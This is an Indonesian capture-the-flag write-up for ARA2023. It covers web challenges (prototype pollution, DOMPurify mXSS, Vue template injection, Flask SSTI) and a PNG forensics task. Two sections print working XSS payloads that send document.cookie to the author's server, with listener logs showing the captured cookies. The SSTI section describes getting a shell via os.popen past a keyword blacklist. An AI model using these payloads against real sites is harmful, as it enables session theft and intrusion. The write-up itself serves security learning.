






<https://www.youtube.com/watch?v=qC7YPY2Kc-Y>



Ketika baru lulus SMK:



(mmaf kepada para pembaca wu nya speedrun, pemainnya ko semua :v)

**Web**

**Dewaweb**

Category : Web

Solusi :

Berdasarkan deskripsi dapat disimpulkan bahwa flag berada pada code web yang diberikan.

Bagian pertama flag ditemukan pada source page index.

```
<!-- three_box -->
<!-- end products -->
<!-- laptop section -->
<!-- part-1 : ARA2023{s4nt4I_ -->
```

Bagian flag kedua terdapat pada source page /js/custom.js

```
/* Product slider
-----
// optional
$('#blogCarousel').carousel({
  interval: 5000
});

});


/** part-2 : dUlu_ */
```

Bagian flag ketiga terdapat pada source page /css/style.css

```
.text-bg a:hover {
  background-color: #48ca95;
  color: #fff;
  transition: ease-in all 0.5s;
}

/** end banner section */
/** part-3 : g4k_ */
```

Bagian keempat flag terdapat pada request header.



Flag: ARA2023{s4nt4I\_dUlu\_g4k\_s1h?XD}

## Pollution

Category : Web

Solusi :

Diberi web dan attachment saat melihat attachment terdapat 2 kondisi yang bisa dapetin flag

```
app.use(bodyParser.text());
app.use('/static', express.static(path.resolve('static')));

app.get('/', (req, res) => {
  res.sendFile('/views/index.html', { root: __dirname });
})

app.post('/register', (req, res) => {
  try {
    let user = JSON.parse(req.body);


    // Haha, even you can set your role to Admin, but you don't have the secret!
    if (user.role == "Admin") {
      console.log(user.secret);
      if (user.secret !== secret.value) return res.send({
        "message": "Wrong secret! no Admin!"
      });
      return res.send({
        "message": "Here is your flag!",
        secret: secret.value
      });
    }

    const baseUser = {
      "picture": "profile.jpg"
    }

    let newUser = Object.assign(baseUser, user);
    if (newUser.role === "Admin") {
      return res.send({
        "message": "Here is your flag!",
        secret: secret.value
      });
    } else return res.send({
      "message": "No Admin? no flag!"
    });
  } catch (e) {
    console.log(e);
  }
})
```

Fungsi `Object.assign()` dalam kode untuk membuat objek baru dengan menggabungkan objek `baseUser` dengan objek `user` yang diterima di request body. Tapi, fungsi ini bisa di exploit jika objek `user` berisi properti tambahan yang tidak dimaksudkan untuk digabungkan dengan objek `baseUser`.

Payload yang ada properti tambahan bisa digunakan untuk mengeksploitasi aplikasi. Misalnya, bisa menambahkan properti bernama `__proto__` dengan nilai yang mengarah ke objek tertentu.



```
{ "message": "Here is your flag!", "secret": "ARA2023{e4sy_Pro70typ3_p0llut1oN}" }
```

## Paste It

Category : Web

Solusi :

Diberi web dan attachment, pada `paste.html` terdapat `sanitize` oleh `Dompurify`, tapi masih versi 2.0.12



Saat nyoba alert bisa tapi waktu mau redirect ga bisa karena ada `url_handler.js` ini bakal nge replace karakter `http` atau `www`. Jadi alternatif bisa ubah url jadi `ascii decimal` terus di convert ke string lagi.

Berikut adalah final xss payload

```
<math><mtext><table><mglyph><style><!--</style><img title='--&gt;&lt;img src=Imao
onerror='window.location.href=String.fromCharCode(104,116,116,112,58,47,47,107,121,114,117
,117,117,46,109,121,46,105,100,63,99,61)+document.cookie' &gt;'\>
```

```
kyruuu@server:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
103.152.242.116 - - [26/Feb/2023 15:04:06] "GET /?c=flag=ARA2023{pr07otryp3_p0llUt10n_g4Dg3t_t0_g3t_XSS} HTTP/1.1" 200 -
```

ARA2023{pr07otryp3\_p0llUt10n\_g4Dg3t\_t0\_g3t\_XSS}

## Welcome Page

Category : Web

Solusi :

Diberi Website yang tampaknya vuln xss,

```
line wrap
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta http-equiv="X-UA-Compatible" content="IE=edge">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>Hello World!</title>
8   <script src="https://unpkg.com/vue@3/dist/vue.global.js"></script>
9   <script src="https://cdn.tailwindcss.com"></script>
10 </head>
11 <body class="bg-black text-white">
12 <div id="app" class="h-screen w-screen flex items-center">
13   
14   <!-- <p class="absolute left-1/2"><?<= htmlspecialchars(isset($_GET["msg"]) ? $_GET["msg"] : "") ?>"></p> -->
15   <p class="absolute left-1/2">Welcome!</p>
16 </div>
17
18 <script>
19   const { createApp } = Vue
20
21   createApp({
22     data() {
23       return {
24       }
25     }
26   }).mount('#app')
27 </script>
28 </body>
29 </html>
```

Web itu menggunakan vue js dan setiap message yang di kirim akan di filter oleh fungsi `htmlspecialchars()`

Payload :

```
%7B%7B_Vue.h.constructor.constructor(%27fetch(%22http://kyruuu.my.id/", { method: "POST"
,body: document.cookie })%27)()%7D%7D
```

```
kyruuu@server:~$ sudo nc -lvp 80
Listening on 0.0.0.0 80
Connection received on 103.152.242.116 36542
POST / HTTP/1.1
Host: kyruuu.my.id
Connection: keep-alive
Content-Length: 41
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/109.0.5412.0 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://103.152.242.116:8413
Referer: http://103.152.242.116:8413/
Accept-Encoding: gzip, deflate

flag=ARA2023{sUp3r_s3cr3t_c00k13_1s_h3r3}kyruuu@server:~$ _
```


## Noctchill DB

Category : Web

Solusi :

Kukira ini sql injection dari judulnya, trus kudownload attachmentnya ternyata ssti


SSTInya dari nama karakter yang di path urlnya



Karena banyak yang diblacklist, kemungkinan pergerakan buat dapetin shell agak hard

```
def filter(string):
    blacklist = ["\\", "\'", "\"", "|", " ", "[", "]", "+", "init", "subprocess", "config", "update", "mro", "subclasses",
    "class", "base", "builtins"]
    for word in blacklist:
        if word in string:
            return False
    return True
```


Coba masukan 1 ternyata bisa



Trus lanjut ambil url\_for di flask app buat dapetin \_\_globals\_\_nya, trus lanjut ke os module, trus popen, dapet shell, dan ternyata gak se hard yang kukira XD

Oiya karena quote string diblacklist jadinya gabisa masukin 'id' di shellnya, oke bisa pake request.param.args yang mana itu 'id' di pass ke query string

Dapet deh shellnya




## Forensics

Thinker

Category : Forensics

Solusi :


Diberikan attachment berupa gambar png, langsung sj analisa pake aperi solve. Setelah di analisa, ternyata terdapat banyak temuan di binwalk. Langsung sj download hasilnya.



| DECIMAL                                                                                                                                      | HEXADECIMAL       | DESCRIPTION                                                                                                         |
|----------------------------------------------------------------------------------------------------------------------------------------------|-------------------|---------------------------------------------------------------------------------------------------------------------|
| 0                                                                                                                                            | 0x0               | PNG image, 720 x 881, 8-bit/color RGB, non-interlaced                                                               |
| 6170                                                                                                                                         | 0x181A            | Zlib compressed data, best compression                                                                              |
| 321663                                                                                                                                       | 0x4E87F           | TIFF image data, big-endian, offset of first image directory: 8                                                     |
| 321693                                                                                                                                       | 0x4E89D           | Zip archive data, at least v1.0 to extract, name: didyou/                                                           |
| 321758                                                                                                                                       | 0x4E8DE           | Zip archive data, at least v1.0 to extract, compressed size: 13, uncompressed size: 13, name: didyou/e.txt          |
| 321841                                                                                                                                       | 0x4E931           | Zip archive data, at least v1.0 to extract, compressed size: 10568, uncompressed size: 10568, name: didyou/find.zip |
| 332460                                                                                                                                       | 0x512AC           | End of Zip archive, footer length: 22                                                                               |
| 332726                                                                                                                                       | 0x513B6           | End of Zip archive, footer length: 22                                                                               |
| failed to run external extractor 'jar xvf '%e%': [Errno 2] No such file or directory: 'jar', 'jar xvf '%e%' might not be installed correctly |                   |                                                                                                                     |
| WARNING:                                                                                                                                     | Extractor.execute |                                                                                                                     |

DOWNLOAD FILES

Terdapat beberapa file menarik,kita lanjut ke y.png dlu. Untuk file itu, file header nya corrupt jadi tinggal di balikin



sebelum

| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text       |
|-----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|--------------------|
| 00000000  | 21 | 5A | 78 | 52 | 0D | 0A | 1A | 0A | 00 | 00 | 00 | 0D | 52 | 52 | 48 | 5C | [ZxR.....RRH\      |
| 00000010  | 00 | 00 | 02 | BD | 00 | 00 | 00 | 90 | 08 | 06 | 00 | 00 | 00 | 05 | 89 | D3 | ...s.....%Ó        |
| 00000020  | 19 | 00 | 00 | 20 | 00 | 49 | 44 | 41 | 54 | 78 | 9C | ED | DD | 79 | 98 | 13 | ... .IDATxœiÝy~.   |
| 00000030  | F5 | FD | 07 | F0 | 3E | 4F | 90 | 0A | 5E | D5 | 5A | B5 | B5 | F5 | 68 | 00 | õý.ð>O..^ÔZµðh.    |
| 00000040  | 59 | B9 | 14 | 41 | 51 | A1 | 08 | 5A | C5 | 7A | 50 | 0F | 44 | 94 | 96 | D6 | Y¹.AQj.ZÄzP.D"-Ö   |
| 00000050  | E3 | 27 | 87 | A0 | 78 | 5B | 2B | 8A | A8 | 80 | 22 | 88 | DC | 87 | C8 | 0D | ã'± x[+Š"€"^Ü+È.   |
| 00000060  | 72 | 5F | 2A | 2C | 16 | 15 | AA | 68 | B2 | F7 | 09 | BB | 2C | 2C | CB | 1E | r_*,...*h²÷.»,,È.  |
| 00000070  | EC | 91 | 5D | F6 | 3E | 93 | F7 | EF | 8F | 6D | 30 | 9B | CD | CC | F7 | 3B | i' ]ð>"÷i.m0>íi÷;  |
| 00000080  | D9 | 99 | 64 | 32 | BC | 5F | CF | 33 | 7F | C1 | 66 | 92 | 99 | 64 | E6 | 3D | Ü"d2¼_î3.Áf'µdæ=   |
| 00000090  | DF | E3 | F3 | FD | 05 | 88 | 88 | 88 | 88 | 88 | 2C | EE | 17 | E1 | 7E | 03 | ßãóý.^~~~~,i.ã~.   |
| 000000A0  | 44 | 44 | 44 | 44 | 44 | 46 | 63 | E8 | 25 | 22 | 22 | 22 | 22 | CB | 63 | E8 | DDDDDFcè%""""Ècè   |
| 000000B0  | 25 | 22 | 22 | 22 | 22 | CB | 63 | E8 | 25 | 22 | 22 | 22 | 22 | CB | 63 | E8 | s.....ß~ãs.....ß~ã |

Setelah

| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text     |
|-----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------------|
| 00000000  | 89 | 50 | 4E | 47 | 0D | 0A | 1A | 0A | 00 | 00 | 00 | 0D | 49 | 48 | 44 | 52 | %PNG.....IHDR    |
| 00000010  | 00 | 00 | 02 | BD | 00 | 00 | 00 | 90 | 08 | 06 | 00 | 00 | 00 | 05 | 89 | D3 | [...s.....%Ó     |
| 00000020  | 19 | 00 | 00 | 20 | 00 | 49 | 44 | 41 | 54 | 78 | 9C | ED | DD | 79 | 98 | 13 | ... .IDATxœiÝy~. |
| 00000030  | F5 | FD | 07 | F0 | 3E | 4F | 90 | 0A | 5E | D5 | 5A | B5 | B5 | F5 | 68 | 00 | õý.ð>O..^ÔZµðh.  |
| 00000040  | 59 | B9 | 14 | 41 | 51 | A1 | 08 | 5A | C5 | 7A | 50 | 0F | 44 | 94 | 96 | D6 | Y¹.AQj.ZÄzP.D"-Ö |

Berikut adalah gambar dari y.png

49 109 52 103 101 53 125

Tinggal decode semua dan urutkan dari file menjadi **e a s y** .

Flag nya **ARA2023{5!mpl3\_C0rrupt3d\_1m4ge5}**

## Scrapped bin

